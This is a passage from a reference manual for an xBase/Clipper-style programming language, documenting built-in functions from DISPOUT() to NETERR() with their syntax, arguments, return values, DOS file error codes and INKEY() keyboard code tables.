DISPOUT()

Display out

```
DISPOUT(exp, [cColorString]) ⇒ NIL
```

exp	is the value to display.
cColorString	is an optional argument that defines the display color of *exp*.
cColorString	is a character expression containing the standard color setting.

DISPOUT() is a simple output function that writes the value of a single expression to the display at the current cursor position. This function ignores the SET DEVICE setting; output always goes to the screen.

DOW()

Day of week

```
DOW(dDate) ⇒ nDay
```

dDate	is a date value to convert.

DOW() returns the day of the week as a number between zero and seven. The first day of the week is one (Sunday) and the last day is seven (Saturday). If *dDate* is empty, DOW() returns zero.

DTOC()

Date to character

`DTOC(` *dDate* `)` ⇒ *cDate*

dDate	is the date value to convert.

DTOC() returns a character string representation of a date value. The return value is formatted in the current date format. A null date returns a string of spaces equal in length to the current date format.

DTOS()

Date to sort

`DTOS(` *dDate* `)` ⇒ *cDate*

dDate	is the date value to convert.

DTOS() returns a character string eight characters long in the form, yyyymmdd. When *dDate* is a null date (CTOD("")), DTOS() returns a string of eight spaces.

EMPTY()

`EMPTY(` *exp* `)` ⇒ *lEmpty*

exp	is an expression of any data type.

EMPTY() returns true (‘`.T.`’) if the expression results in an empty value; otherwise, it returns false (‘`.F.`’):

Array	{}
Character/Memo	Spaces, tabs, CR/LF, or ""
Numeric	0
Date	CTOD("")
Logical	‘`.F.`’
NIL	NIL

EOF()

End of file

`EOF()` ⇒ *lBoundary*

EOF() returns true (‘`.T.`’) when an attempt is made to move the record pointer beyond the last logical record in a database file; otherwise, it returns false (‘`.F.`’). If there is no database file open in the current work area, EOF() returns false (‘`.F.`’). If the current database file contains no records, EOF() returns true (‘`.T.`’).

EVAL()

Code block evaluation

`EVAL(` *bBlock* `,` [*BlockArg_list*] `)` ⇒ *LastBlockValue*

bBlock	is the code block to evaluate.
BlockArg_list	is a list of arguments to send to the code block before it is evaluated.

To execute or evaluate a code block, call EVAL() with the block value and any parameters. The parameters are supplied to the block when it is executed. Code blocks may be a series of expressions separated by commas. When a code block is evaluated, the returned value is the value of the last expression in the block.

EXP()

Exponent

`EXP(`*nExponent* `)` ⇒ *nAntilogarithm*

nExponent	is the natural logarithm for which a numeric value is to be calculated.

EXP() returns a numeric value that is equivalent to the value e raised to the specified power.

FCLOSE()

File close

`FCLOSE(`*nHandle* `)` ⇒ *lError*

nHandle	is the file handle obtained previously from FOPEN() or FCREATE().

FCLOSE() is a low-level file function that closes binary files and forces the associated DOS buffers to be written to disk. If the operation fails, FCLOSE() returns false (‘`.F.`’). FERROR() can then be used to determine the reason for the failure.

FCOUNT()

Field count

`FCOUNT()` ⇒ *nFields*

FCOUNT() returns the number of fields in the database file in the active alias as an integer numeric value. If there is no database file open, FCOUNT() returns zero.

FCREATE()

Field create

`FCREATE(`*cFile*`,` [*nAttribute*] `)` ⇒ *nHandle*

cFile	is the name of the file to create. If the file already exists, its length is truncated to zero without warning.
nAttribute	is the binary file attribute, the default value is zero. *nAttribute* = 0 Normal (default) *nAttribute* = 1 Read-only *nAttribute* = 2 Hidden *nAttribute* = 4 System

FCREATE() returns the DOS file handle number of the new binary file in the range of zero to 65,535. If an error occurs, FCREATE() returns -1 and FERROR() is set to indicate an error code.

FERASE()

File erase

`FERASE(` *cFile* `)` ⇒ *nSuccess*

cFile	is the name (with or without path) of the file to be deleted from disk.

FERASE() is a file function that deletes a specified file from disk. FERASE() returns -1 if the operation fails and zero if it succeeds.

FERROR()

File error

`FERROR()` ⇒ *nErrorCode*

FERROR() returns the DOS error from the last file operation as an integer numeric value. If there is no error, FERROR() returns zero.

nErrorCode value	Meaning
0	Successful
2	File not found
3	Path not found
4	Too many files open
5	Access denied
6	Invalid handle
8	Insufficient memory
15	Invalid drive specified
19	Attempted to write to a write-protected disk
21	Drive not ready
23	Data CRC error
29	Write fault
30	Read fault
32	Sharing violation
33	Lock Violation

FERROR() is a low-level file function that indicates a DOS error after a file function is used.

FIELDBLOCK()

`FIELDBLOCK(` *cFieldName* `)` ⇒ *bFieldBlock*

cFieldName	is the name of the field to which the set-get block will refer.

FIELDBLOCK() returns a code block that, when evaluated, sets (assigns) or gets (retrieves) the value of the given field. If *cFieldName* does not exist in the current work area, FIELDBLOCK() returns NIL.

FIELDGET()

`FIELDGET(` *nField* `)` ⇒ *ValueField*

nField	is the ordinal position of the field in the record structure for the current work area.

FIELDGET() returns the value of the specified field. If *nField* does not correspond to the position of any field in the current database file, FIELDGET() returns NIL.

FIELDNAME()

`FIELDNAME(` *nPosition* `)` ⇒ *cFieldName*

nPosition	is the position of a field in the database file structure.

FIELDNAME() returns the name of the specified field as a character string. If *nPosition* does not correspond to an existing field in the current database file or if no database file is open in the current work area, FIELDNAME() returns a null string ("").

FIELDPOS()

Field position

`FIELDPOS(` *cFieldName* `)` ⇒ *nFieldPos*

cFieldName	is the name of a field in the current or specified work area.

FIELDPOS() returns the position of the specified field within the list of fields associated with the current or specified work area. If the current work area has no field with the specified name, FIELDPOS() returns zero.

FIELDPUT()

`FIELDPUT(` *nField* `,` *expAssign* `)` ⇒ *ValueAssigned*

nField	is the ordinal position of the field in the current database file.
expAssign	is the value to assign to the given field. The data type of this expression must match the data type of the designated field variable.

FIELDPUT() is a database function that assigns *expAssign* to the field at ordinal position *nField* in the current work area. This function allows you to set the value of a field using its position within the database file structure rather than its field name.

FIELDWBLOCK()

Field work area block

`FIELDWBLOCK(` *cFieldName* `,` *nWorkArea* `)` ⇒ *bFieldWBlock*

cFieldName	is the name of the field specified as a character string.
nWorkArea	is the work area number where the field resides specified as a numeric value.

FIELDWBLOCK() returns a code block that, when evaluated, sets (assigns) or gets (retrieves) the value of *cFieldName* in the work area designated by *nWorkArea* . If *cFieldName* does not exist in the specified work area, FIELDWBLOCK() returns NIL.

FILE()

`FILE(` *cFilespec* `)` ⇒ *lExists*

cFilespec	is in the current default directory and path. It is a standard file specification that can include the wildcard characters * and ? as well as a drive and path reference.

FILE() returns true (‘**`.T.`**’) if there is a match for any file matching the *cFilespec* pattern; otherwise, it returns false (‘**`.F.`**’).

FLOCK()

File lock

`FLOCK()` ⇒ *lSuccess*

FLOCK() tries to lock the active alias and returns true ('`.T.`') if it succeeds; otherwise, it returns false ('`.F.`').

FOPEN()

File open

`FOPEN(`*cFile*`,` [*nMode*]`)` ⇒ *nHandle*

cFile	is the name of the file to open including the path if there is one.
nMode	is the requested DOS open mode indicating how the opened file is to be accessed. The open mode is composed of the sum of two elements: the Open mode and the Sharing mode. Open mode: 0 Open for reading (default) 1 Open for writing 2 Open for reading or writing Sharing mode: 0 Compatibility mode (default) 16 Exclusive use 32 Prevent others from writing 48 Prevent others from reading 64 Allow others to read or write

FOPEN() returns the file handle of the opened file in the range of zero to 65,535. If an error occurs, FOPEN() returns -1.

FOUND()

`FOUND()` ⇒ *lSuccess*

FOUND() returns true ('`.T.`') if the last search command was successful; otherwise, it returns false ('`.F.`').

FREAD()

File read

`FREAD(`*nHandle*`,` `@`*cBufferVar*`,` *nBytes*`)` ⇒ *nBytes*

nHandle	is the file handle obtained from FOPEN(), FCREATE(), or predefined by DOS.
cBufferVar	is the name of an existing and initialized character variable used to store data read from the specified file. The length of this variable must be greater than or equal to *nBytes*. *cBufferVar* must be passed by reference and, therefore, must be prefaced by the pass-by-reference operator (@).
nBytes	is the number of bytes to read into the buffer.

FREAD() tries to read *nBytes* of the binary file *nHandle* inside *cBufferVar*. It returns the number of bytes successfully read as an integer numeric value. A return value less than *nBytes* or zero indicates end of file or some other read error.

FREADSTR()

File read string

`FREADSTR(`*nHandle* `,` *nBytes* `)` ⇒ *cString*

nHandle	is the file handle obtained from FOPEN(), FCREATE(), or predefined by DOS.
nBytes	is the number of bytes to read, beginning at the current DOS file pointer position.

FREADSTR() returns a character string up to 65,535 (64K) bytes. A null return value ("") indicates an error or end of file. FREADSTR() is a low-level file function that reads characters from an open binary file beginning with the current DOS file pointer position. Characters are read up to *nBytes* or until a null character (CHR(0)) is encountered. All characters are read including control characters except for CHR(0). The file pointer is then moved forward *nBytes*. If *nBytes* is greater than the number of bytes from the pointer position to the end of the file, the file pointer is positioned to the last byte in the file.

FRENAME()

File rename

`FRENAME(`*cOldFile* `,` *cNewFile* `)` ⇒ *nSuccess*

cOldFile	is the name of the file to rename, including the file extension. A drive letter and/or path name may also be included as part of the filename.
cNewFile	is the new name of the file, including the file extension. A drive letter and/or path name may also be included as part of the name.

FRENAME() returns -1 if the operation fails and zero if it succeeds.

FSEEK()

File seek

`FSEEK(`*nHandle* `,` *nOffset* `,` [*nOrigin*] `)` ⇒ *nPosition*

nHandle	is the file handle obtained from FOPEN(), FCREATE(), or predefined by DOS.
nOffset	is the number of bytes to move the file pointer from the position defined by *nOrigin*. It can be a positive or negative number. A positive number moves the pointer forward, and a negative number moves the pointer backward in the file.
nOrigin	defines the starting location of the file pointer before FSEEK() is executed. The default value is zero, representing the beginning of file. If *nOrigin* is the end of file, *nOffset* must be zero or negative.
nOrigin == 0	Seek from beginning of file
nOrigin == 1	Seek from the current pointer position
nOrigin == 2	Seek from end of file

FSEEK() returns the new position of the file pointer relative to the beginning of file (position 0) as an integer numeric value. This value is without regard to the original position of the file pointer. FSEEK() is a low-level file function that moves the file pointer forward or backward in an open binary file without actually reading the contents of the specified file. The beginning position and offset are specified as function arguments, and the new file position is returned.

FWRITE()

File write

FWRITE(*nHandle*, *cBuffer*, [*nBytes*]) ⇒ *nBytesWritten*

nHandle	is the file handle obtained from FOPEN(), FCREATE(), or predefined by DOS.
cBuffer	is the character string to write to the specified file.
nBytes	indicates the number of bytes to write beginning at the current file pointer position. If omitted, the entire content of *cBuffer* is written.

FWRITE() returns the number of bytes written as an integer numeric value. If the value returned is equal to *nBytes*, the operation was successful. If the return value is less than *nBytes* or zero, either the disk is full or another error has occurred.

GETENV()

Get environment

GETENV(*cEnvironmentVariable*) ⇒ *cString*

cEnvironmentVariable	is the name of the DOS environment variable. When specifying this argument, you can use any combination of upper and lowercase letters; GETENV() is not case- sensitive.

GETENV() returns the contents of the specified DOS environment variable as a character string. If the variable cannot be found, GETENV() returns a null string ("").

HARDCR()

Hard carriage return

HARDCR(*cString*) ⇒ *cConvertedString*

cString	is the character string or memo field to convert.

HARDCR() is a memo function that replaces all soft carriage returns (CHR(141)) with hard carriage returns (CHR(13)). It is used to display long character strings and memo fields containing soft carriage returns with console commands.

HEADER()

HEADER() ⇒ *nBytes*

HEADER() returns the number of bytes in the header of the current database file as an integer numeric value. If no database file is in use, HEADER() returns a zero (0).

I2BIN()

Integer to binary

I2BIN(*nInteger*) ⇒ *cBinaryInteger*

nInteger	is an integer numeric value to convert. Decimal digits are truncated.

I2BIN() returns a two-byte character string containing a 16-bit binary integer.

IF()

[I]IF(*lCondition*, *expTrue*, *expFalse*) ⇒ *Value*

lCondition	is a logical expression to be evaluated.
expTrue	is the value, a condition-expression, of any data type, returned if *lCondition* is true (‘`.T.`’).
expFalse	is the value, of any date type, returned if *lCondition* is false (‘`.F.`’). This argument need not be the same data type as *expTrue* .

IF() returns the evaluation of *expTrue* if *lCondition* evaluates to true (‘`.T.`’) and *expFalse* if it evaluates to false (‘`.F.`’).

INDEXEXT()

Index extention

```
INDEXEXT() ⇒ cExtension
```

INDEXEXT() returns the default index file extension by determining which database driver is currently linked.

INDEXKEY()

```
INDEXKEY(nOrder) ⇒ cKeyExp
```

nOrder	is the ordinal position of the index in the list of index files opened by the last USE...INDEX or SET INDEX TO command for the current work area. A zero value specifies the controlling index, without regard to its actual position in the list.

INDEXKEY() returns the key expression of the specified index as a character string. If there is no corresponding index or if no database file is open, INDEXKEY() returns a null string ("").

INDEXORD()

Index order

```
INDEXORD() ⇒ nOrder
```

INDEXORD() returns an integer numeric value. The value returned is equal to the position of the controlling index in the list of open indexes for the current work area. A value of zero indicates that there is no controlling index and records are being accessed in natural order. If no database file is open, INDEXORD() will also return a zero.

INKEY()

Input key

```
INKEY([nSeconds]) ⇒ nInkeyCode
```

nSeconds	specifies the number of seconds INKEY() waits for a keypress. You can specify the value in increments as small as one-tenth of a second. Specifying zero halts the program until a key is pressed. If *nSeconds* is omitted, INKEY() does not wait for a keypress.

INKEY() returns an integer numeric value from -39 to 386, identifying the key extracted from the keyboard buffer. If the keyboard buffer is empty, INKEY() returns zero. INKEY() returns values for all ASCII characters, function, Alt+function, Ctrl+function, Alt+letter, and Ctrl+letter key combinations.

nInkeyCode value	Key or key combination
5	[*Up arrow*], [*Ctrl*]+E
24	[*Down arrow*], [*Ctrl*]+X
19	[*Left arrow*], [*Ctrl*]+S
4	[*Right arrow*], [*Ctrl*]+D
1	[*Home*], [*Ctrl*]+A
6	[*End*], [*Ctrl*]+F
18	[*PgUp*], [*Ctrl*]+R
3	[*PgDn*], [*Ctrl*]+C
397	[*Ctrl*]+[*Up arrow*]
401	[*Ctrl*]+[*Down arrow*]
26	[*Ctrl*]+[*Left arrow*], [*Ctrl*]+Z
2	[*Ctrl*]+[*Right arrow*], [*Ctrl*]+B
29	[*Ctrl*]+[*Home*]
23	[*Ctrl*]+[*End*], [*Ctrl*]+W
31	[*Ctrl*]+[*PgUp*], [*Ctrl*]+Hyphen
30	[*Ctrl*]+[*PgDn*], [*Ctrl*]+^
408	[*Alt*]+[*Up arrow*]
416	[*Alt*]+[*Down arrow*]
411	[*Alt*]+[*Left arrow*]
413	[*Alt*]+[*Right arrow*]
407	[*Alt*]+[*Home*]
415	[*Alt*]+[*End*]
409	[*Alt*]+[*PgUp*]
417	[*Alt*]+[*PgDn*]
13	[*Enter*], [*Ctrl*]+M
32	Space bar
27	Esc
10	[*Ctrl*]+[*Enter*]
379	[*Ctrl*]+Print Screen
309	[*Ctrl*]+?
284	[*Alt*]+[*Enter*]
387	[*Alt*]+Equals
257	[*Alt*]+Esc
422	Keypad [*Alt*]+[*Enter*]
399	Keypad [*Ctrl*]+5
405	Keypad [*Ctrl*]+/
406	Keypad [*Ctrl*]+*
398	Keypad [*Ctrl*]+-
400	Keypad [*Ctrl*]++
5	Keypad [*Alt*]+5
420	Keypad [*Alt*]+/
311	Keypad [*Alt*]+*
330	Keypad [*Alt*]+-
334	Keypad [*Alt*]++
22	[*Ins*], [*Ctrl*]+V
7	[*Del*], [*Ctrl*]+G
8	[*Backspace*], [*Ctrl*]+H
9	[*Tab*], [*Ctrl*]+I
271	[*Shift*]+[*Tab*]
402	[*Ctrl*]+[*Ins*]
403	[*Ctrl*]+[*Del*]
127	[*Ctrl*]+[*Backspace*]
404	[*Ctrl*]+[*Tab*]
418	[*Alt*]+[*Ins*]
419	[*Alt*]+[*Del*]

nInkeyCode value	Key or key combination
270	[*Alt*]+[*Backspace*]
421	[*Alt*]+[*Tab*]
1	[*Ctrl*]+A, [*Home*]
2	[*Ctrl*]+B, [*Ctrl*]+[*Right arrow*]
3	[*Ctrl*]+C, [*PgDn*], [*Ctrl*]+[*ScrollLock*]
4	[*Ctrl*]+D, [*Right arrow*]
5	[*Ctrl*]+E, [*Up arrow*]
6	[*Ctrl*]+F, [*End*]
7	[*Ctrl*]+G, [*Del*]
8	[*Ctrl*]+H, [*Backspace*]
9	[*Ctrl*]+I, [*Tab*]
10	[*Ctrl*]+J
11	[*Ctrl*]+K
12	[*Ctrl*]+L
13	[*Ctrl*]+M, Return
14	[*Ctrl*]+N
15	[*Ctrl*]+O
16	[*Ctrl*]+P
17	[*Ctrl*]+Q
18	[*Ctrl*]+R, [*PgUp*]
19	[*Ctrl*]+S, [*Left arrow*]
20	[*Ctrl*]+T
21	[*Ctrl*]+U
22	[*Ctrl*]+V, [*Ins*]
23	[*Ctrl*]+W, [*Ctrl*]+[*End*]
24	[*Ctrl*]+X, [*Down arrow*]
25	[*Ctrl*]+Y
26	[*Ctrl*]+Z, [*Ctrl*]+[*Left arrow*]
286	[*Alt*]+A
304	[*Alt*]+B
302	[*Alt*]+C
288	[*Alt*]+D
274	[*Alt*]+E
289	[*Alt*]+F
290	[*Alt*]+G
291	[*Alt*]+H
279	[*Alt*]+I
292	[*Alt*]+J
293	[*Alt*]+K
294	[*Alt*]+L
306	[*Alt*]+M
305	[*Alt*]+N
280	[*Alt*]+O
281	[*Alt*]+P
272	[*Alt*]+Q
275	[*Alt*]+R
287	[*Alt*]+S
276	[*Alt*]+T
278	[*Alt*]+U
303	[*Alt*]+V
273	[*Alt*]+W
301	[*Alt*]+X
277	[*Alt*]+Y
300	[*Alt*]+Z
376	[*Alt*]+1

nInkeyCode value	Key or key combination
377	[*Alt*]+2
378	[*Alt*]+3
379	[*Alt*]+4
380	[*Alt*]+5
381	[*Alt*]+6
382	[*Alt*]+7
383	[*Alt*]+8
384	[*Alt*]+9
385	[*Alt*]+0
28	F1, [*Ctrl*]+[*Backslash*]
-1	F2
-2	F3
-3	F4
-4	F5
-5	F6
-6	F7
-7	F8
-8	F9
-9	F10
-40	F11
-41	F12
-20	[*Ctrl*]+F1
-21	[*Ctrl*]+F2
-22	[*Ctrl*]+F4
-23	[*Ctrl*]+F3
-24	[*Ctrl*]+F5
-25	[*Ctrl*]+F6
-26	[*Ctrl*]+F7
-27	[*Ctrl*]+F8
-28	[*Ctrl*]+F9
-29	[*Ctrl*]+F10
-44	[*Ctrl*]+F11
-45	[*Ctrl*]+F12
-30	[*Alt*]+F1
-31	[*Alt*]+F2
-32	[*Alt*]+F3
-33	[*Alt*]+F4
-34	[*Alt*]+F5
-35	[*Alt*]+F6
-36	[*Alt*]+F7
-37	[*Alt*]+F8
-38	[*Alt*]+F9
-39	[*Alt*]+F10
-46	[*Alt*]+F11
-47	[*Alt*]+F12
-10	[*Shift*]+F1
-11	[*Shift*]+F2
-12	[*Shift*]+F3
-13	[*Shift*]+F4
-14	[*Shift*]+F5
-15	[*Shift*]+F6
-16	[*Shift*]+F7
-17	[*Shift*]+F8
-18	[*Shift*]+F9
-19	[*Shift*]+F10

nInkeyCode value	Key or key combination
-42	[*Shift*]+F11
-43	[*Shift*]+F12

INT()

Integer

`INT(` *nExp* `)` ⇒ *nInteger*

nExp	is a numeric expression to convert to an integer.

INT() is a numeric function that converts a numeric value to an integer by truncating all digits to the right of the decimal point. INT() is useful in operations where the decimal portion of a number is not needed.

ISALPHA()

`ISALPHA(` *cString* `)` ⇒ *lBoolean*

cString	is the character string to examine.

ISALPHA() returns true (‘`.T.`’) if the first character in *cString* is alphabetic; otherwise, it returns false (‘`.F.`’).

ISCOLOR()

`ISCOLOR()` | `ISCOLOUR()` ⇒ *lBoolean*

ISCOLOR() returns true (‘`.T.`’) if there is a color graphics card installed; otherwise, it returns false (‘`.F.`’).

ISDIGIT()

`ISDIGIT(` *cString* `)` ⇒ *lBoolean*

cString	is the character string to examine.

ISDIGIT() returns true (‘`.T.`’) if the first character of the character string is a digit between zero and nine; otherwise, it returns false (‘`.F.`’).

ISLOWER()

`ISLOWER(` *cString* `)` ⇒ *lBoolean*

cString	is the character string to examine.

ISLOWER() returns true (‘`.T.`’) if the first character of the character string is a lowercase letter; otherwise, it returns false (‘`.F.`’).

ISPRINTER()

`ISPRINTER()` ⇒ *lReady*

ISPRINTER() returns true (‘`.T.`’) if ‘`LPT1:`’ is ready; otherwise, it returns false (‘`.F.`’).

ISUPPER()

`ISUPPER(` *cString* `)` ⇒ *lBoolean*

cString	is the character string to examine.

ISUPPER() returns true ('`.T.`') if the first character is an uppercase letter; otherwise, it returns false ('`.F.`').

L2BIN()

Long to binary

`L2BIN(`*nExp* `)` ⇒ *cBinaryInteger*

nExp	is the numeric value to convert. Decimal digits are truncated.

L2BIN() returns a four-byte character string formatted as a 32- bit binary integer.

LASTKEY()

`LASTKEY()` ⇒ *nInkeyCode*

LASTKEY() is a keyboard function that reports the INKEY() value of the last key fetched from the keyboard buffer by the INKEY() function, or a wait state. LASTKEY() retains its current value until another key is fetched from the keyboard buffer.

LASTREC()

Last record

`LASTREC()` ⇒ *nRecords*

LASTREC() returns the number of physical records in the active alias as an integer numeric value.

LEFT()

`LEFT(`*cString* `,` *nCount* `)` ⇒ *cSubString*

cString	is a character string from which to extract characters.
nCount	is the number of characters to extract.

LEFT() returns the leftmost *nCount* characters of *cString* as a character string. If *nCount* is negative or zero, LEFT() returns a null string (""). If *nCount* is larger than the length of the character string, LEFT() returns the entire string.

LEN()

Length

`LEN(`*cString* | *aTarget* `)` ⇒ *nCount*

cString	is the character string to count.
aTarget	is the array to count.

LEN() returns the length of a character string or the number of elements in an array as an integer numeric value.

LOG()

`LOG(`*nExp* `)` ⇒ *nNaturalLog*

nExp	is a numeric value greater than zero to convert to its natural logarithm.

LOG() returns the natural logarithm as a numeric value. If *nExp* is less than or equal to zero, LOG() returns a numeric overflow (displayed as a row of asterisks).

LOWER()

```
LOWER( cString ) ⇒ cLowerString
```

cString	is a character string to convert to lowercase.

LOWER() returns a copy of *cString* with all alphabetic characters converted to lowercase.

LTRIM()

Left trim

```
LTRIM( cString ) ⇒ cTrimString
```

cString	is the character string to copy without leading spaces.

LTRIM() returns a copy of *cString* with the leading spaces removed.

LUPDATE()

Last update

```
LUPDATE() ⇒ dModification
```

LUPDATE() returns the date of last change to the open database file in the current work area.

MAX()

```
MAX( nExp1 , nExp2 ) ⇒ nLarger
```

```
MAX( dExp1 , dExp2 ) ⇒ dLarger
```

nExp1 , *nExp2*	are the numeric values to compare.
dExp1 , *dExp2*	are the date values to compare.

MAX() returns the larger of the two arguments. The value returned is the same type as the arguments.

MAXCOL()

Max column

```
MAXCOL() ⇒ nColumn
```

MAXCOL() returns the column number of the rightmost visible column for display purposes.

MAXROW()

```
MAXROW() ⇒ nRow
```

MAXROW() returns the row number of the bottommost visible row for display purposes.

MEMOEDIT()

```
MEMOEDIT( [cString],
        [nTop], [nLeft],
        [nBottom], [nRight],
        [lEditMode],
        [cUserFunction],
        [nLineLength],
        [nTabSize],
        [nTextBufferRow],
        [nTextBufferColumn],
        [nWindowRow],
        [nWindowColumn] ) ⇒ cTextBuffer
```

cString	is the character string or memo field to copy to the MEMOEDIT() text buffer.
nTop , *nLeft* , *nBottom* , *nRight*	are window coordinates. The default coordinates are 0, 0, MAXROW(), and MAXCOL().
lEditMode	determines whether the text buffer can be edited or merely displayed. If not specified, the default value is true (‘`.T.`’).
cUserFunction	is the name of a user-defined function that executes when the user presses a key not recognized by MEMOEDIT() and when no keys are pending in the keyboard buffer.
nLineLength	determines the length of lines displayed in the MEMOEDIT() window. If a line is greater than *nLineLength* , it is word wrapped to the next line in the MEMOEDIT() window. The default line length is (*nRight* - *nLeft*).
nTabSize	determines the size of a tab character to insert when the user presses Tab. The default is four.
nTextBufferRow , *nTextBufferColumn*	define the display position of the cursor within the text buffer when MEMOEDIT() is invoked. *nTextBufferRow* begins with one and *nTextBufferColumn* begins with zero. Default is the beginning of MEMOEDIT() window.
nWindowRow , *nWindowColumn*	define the initial position of the cursor within the MEMOEDIT() window. Row and column positions begin with zero. If these arguments are not specified, the initial window position is row zero and the current cursor column position.

MEMOEDIT() is a user interface and general purpose text editing function that edits memo fields and long character strings. Editing occurs within a specified window region placed anywhere on the screen.

[*Uparrow*]/[*Ctrl*]+E	Move up one line
[*Dnarrow*]/[*Ctrl*]+X	Move down one line
[*Leftarrow*]/[*Ctrl*]+S	Move left one character
[*Rightarrow*]/[*Ctrl*]+D	Move right one character
[*Ctrl*]-[*Leftarrow*]/[*Ctrl*]+A	Move left one word
[*Ctrl*]-[*Rightarrow*]/[*Ctrl*]+F	Move right one word
[*Home*]	Move to beginning of current line
[*End*]	Move to end of current line
[*Ctrl*]+[*Home*]	Move to beginning of current window
[*Ctrl*]+[*End*]	Move to end of current window
[*PgUp*]	Move to previous edit window
[*PgDn*]	Move to next edit window
[*Ctrl*]+[*PgUp*]	Move to beginning of memo
[*Ctrl*]+[*PgDn*]	Move to end of memo
[*Return*]	Move to beginning of next line
[*Delete*]	Delete character at cursor
[*Backspace*]	Delete character to left of cursor
[*Tab*]	Insert tab character or spaces
Printable characters	Insert character
[*Ctrl*]+Y	Delete the current line
[*Ctrl*]+T	Delete word right
[*Ctrl*]+B	Reform paragraph
[*Ctrl*]+V/[*Ins*]	Toggle insert mode
[*Ctrl*]+W	Finish editing with save
[*Esc*]	Abort edit and return original

MEMOLINE()

```
MEMOLINE(cString,
        [nLineLength],
        [nLineNumber],
        [nTabSize],
        [lWrap]) ⇒ cLine
```

cString	is the memo field or character string from which to extract a line of text.
nLineLength	specifies the number of characters per line and can be between four and 254 . If not specified, the default line length is 79.
nLineNumber	is the line number to extract. If not specified, the default value is one.
nTabSize	defines the tab size. If not specified, the default value is four.
lWrap	toggles word wrap on and off. Specifying true (‘`.T.`’) toggles word wrap on; false (‘`.F.`’) toggles it off. If not specified, the default value is true (‘`.T.`’).

MEMOLINE() returns the line of text specified by *nLineNumber* in *cString* as a character string. If the line has fewer characters than the indicated length, the return value is padded with blanks. If the line number is greater than the total number of lines in *cString*, MEMOLINE() returns a null string (""). If *lWrap* is true (‘`.T.`’) and the indicated line length breaks the line in the middle of a word, that word is not included as part of the return value but shows up at the beginning of the next line extracted with MEMOLINE(). If *lWrap* is false (‘`.F.`’), MEMOLINE() returns only the number of characters specified by the line length. The next line extracted by MEMOLINE() begins with the character following the next hard carriage return, and all intervening characters are not processed.

MEMOREAD()

```
MEMOREAD(cFile) ⇒ cString
```

cFile	is the name of the file to read from disk. It must include an extension if there is one, and can optionally include a path.

MEMOREAD() returns the contents of a text file as a character string.

MEMORY()

```
MEMORY(nExp) ⇒ nKbytes
```

nExp	is a numeric value that determines the type of value MEMORY() returns.

MEMORY() returns an integer numeric value representing the amount of memory available.

MEMORY(0)	Estimated total space available for character values
MEMORY(1)	Largest contiguous block available for character values
MEMORY(2)	Area available for RUN commands

MEMOTRAN()

Memo translate

```
MEMOTRAN(cString,
        [cReplaceHardCR],
        [cReplaceSoftCR]) ⇒ cNewString
```

cString	is the character string or memo field to search.
cReplaceHardCR	is the character to replace a hard carriage return/linefeed pair with. If not specified, the default value is a semicolon (;).
cReplaceSoftCR	is the character to replace a soft carriage return/linefeed pair with. If not specified, the default value is a space.

MEMOTRAN() returns a copy of *cString* with the specified carriage return/linefeed pairs replaced.

MEMOWRIT()

Memo write

`MEMOWRIT(`*cFile*`,` *cString*`)` ⇒ *lSuccess*

cFile	is the name of the target disk file including the file extension and optional path and drive designator.
cString	is the character string or memo field to write to *cFile*.

MEMOWRIT() is a memo function that writes a character string or memo field to a disk file. If a path is not specified, MEMOWRIT() writes *cFile* to the current DOS directory and not the current DEFAULT directory. If *cFile* already exists, it is overwritten. MEMOWRIT() returns true ('**`.T.`**') if the writing operation is successful; otherwise, it returns false ('**`.F.`**').

MEMVARBLOCK()

`MEMVARBLOCK(`*cMemvarName*`)` ⇒ *bMemvarBlock*

cMemvarName	is the name of the variable referred to by the set-get block, specified as a character string.

MEMVARBLOCK() returns a code block that when evaluated sets (assigns) or gets (retrieves) the value of the given memory variable. If *cMemvarName* does not exist, MEMVARBLOCK() returns NIL.

MIN()

`MIN(`*nExp1*`,` *nExp2*`)` ⇒ *nSmaller*

`MIN(`*dExp1*`,` *dExp2*`)` ⇒ *dSmaller*

nExp1 , *nExp2*	are the numeric values to compare.
dExp1 , *dExp2*	are the date values to compare.

MIN() returns the smaller of the two arguments. The value returned is the same data type as the arguments.

MLCOUNT()

Memo line count

`MLCOUNT(`*cString*`,` [*nLineLength*]`,`
[*nTabSize*]`,` [*lWrap*]`)` ⇒ *nLines*

cString	is the character string or memo field to count.
nLineLength	specifies the number of characters per line and can range from four to 254 . If not specified, the default line length is 79.
nTabSize	defines the tab size. If not specified, the default value is four.

lWrap	toggles word wrap on and off. Specifying true ('`.T.`') toggles word wrap on; false ('`.F.`') toggles it off. If not specified, the default value is true ('`.T.`').

MLCOUNT() returns the number of lines in *cString* depending on the *nLineLength*, the *nTabSize*, and whether word wrapping is on or off.

MLCTOPOS()

Memo line column to position

MLCTOPOS(*cText*, *nWidth*, *nLine*, *nCol*, [*nTabSize*], [*lWrap*]) ⇒ *nPosition*

cText	is the text string to scan.
nWidth	is the line length formatting width.
nLine	is the line number counting from 1.
nCol	is the column number counting from 0.
nTabSize	is the number of columns between tab stops. If not specified, the default is 4.
lWrap	is the word wrap flag. If not specified, the default is true ('`.T.`').

MLCTOPOS() returns the byte position within *cText* counting from 1.

MLPOS()

Memo line position

MLPOS(*cString*, *nLineLength*, *nLine*, [*nTabSize*], [*lWrap*]) ⇒ *nPosition*

cString	is a character string or memo field.
nLineLength	specifies the number of characters per line.
nLine	specifies the line number.
nTabSize	defines the tab size. The default is four.
lWrap	toggles word wrap on and off. Specifying true ('`.T.`') toggles word wrap on, and false ('`.F.`') toggles it off. The default is true ('`.T.`').

MLPOS() returns the character position of *nLine* in *cString* as an integer numeric value. If *nLine* is greater than the number of lines in *cString*, MLPOS() returns the length of *cString*.

MONTH()

MONTH(*dDate*) ⇒ *nMonth*

dDate	is the date value to convert.

MONTH() returns an integer numeric value in the range of zero to 12. Specifying a null date (CTOD("")) returns zero.

MPOSTOLC()

Memo position to line column

MPOSTOLC(*cText*, *nWidth*, *nPos*, [*nTabSize*], [*lWrap*]) ⇒ *aLineColumn*

cText	is a text string.

nWidth	is the length of the formatted line.
nPos	is the byte position within text counting from one.
nTabSize	is the number of columns between tab stops. If not specified, the default is four.
lWrap	is the word wrap flag. If not specified, the default is true ('`.T.`').

MPOSTOLC() returns an array containing the line and the column values for the specified byte position, *nPos*. MPOSTOLC() is a memo function that determines the formatted line and column corresponding to a particular byte position within *cText*. Note that the line number returned is one-relative, the column number is zero-relative. This is compatible with MEMOEDIT(). *nPos* is one-relative, compatible with AT(), RAT(), and other string functions.

NETERR()

Net error

`NETERR(` [*lNewError*] `)` ⇒ *lError*

lNewError	if specified sets the value returned by NETERR() to the specified status. *lNewError* can be either true ('`.T.`') or false ('`.F.`'). Setting NETERR() to a specified value allows the runtime error handler to control the way certain file errors are handled.

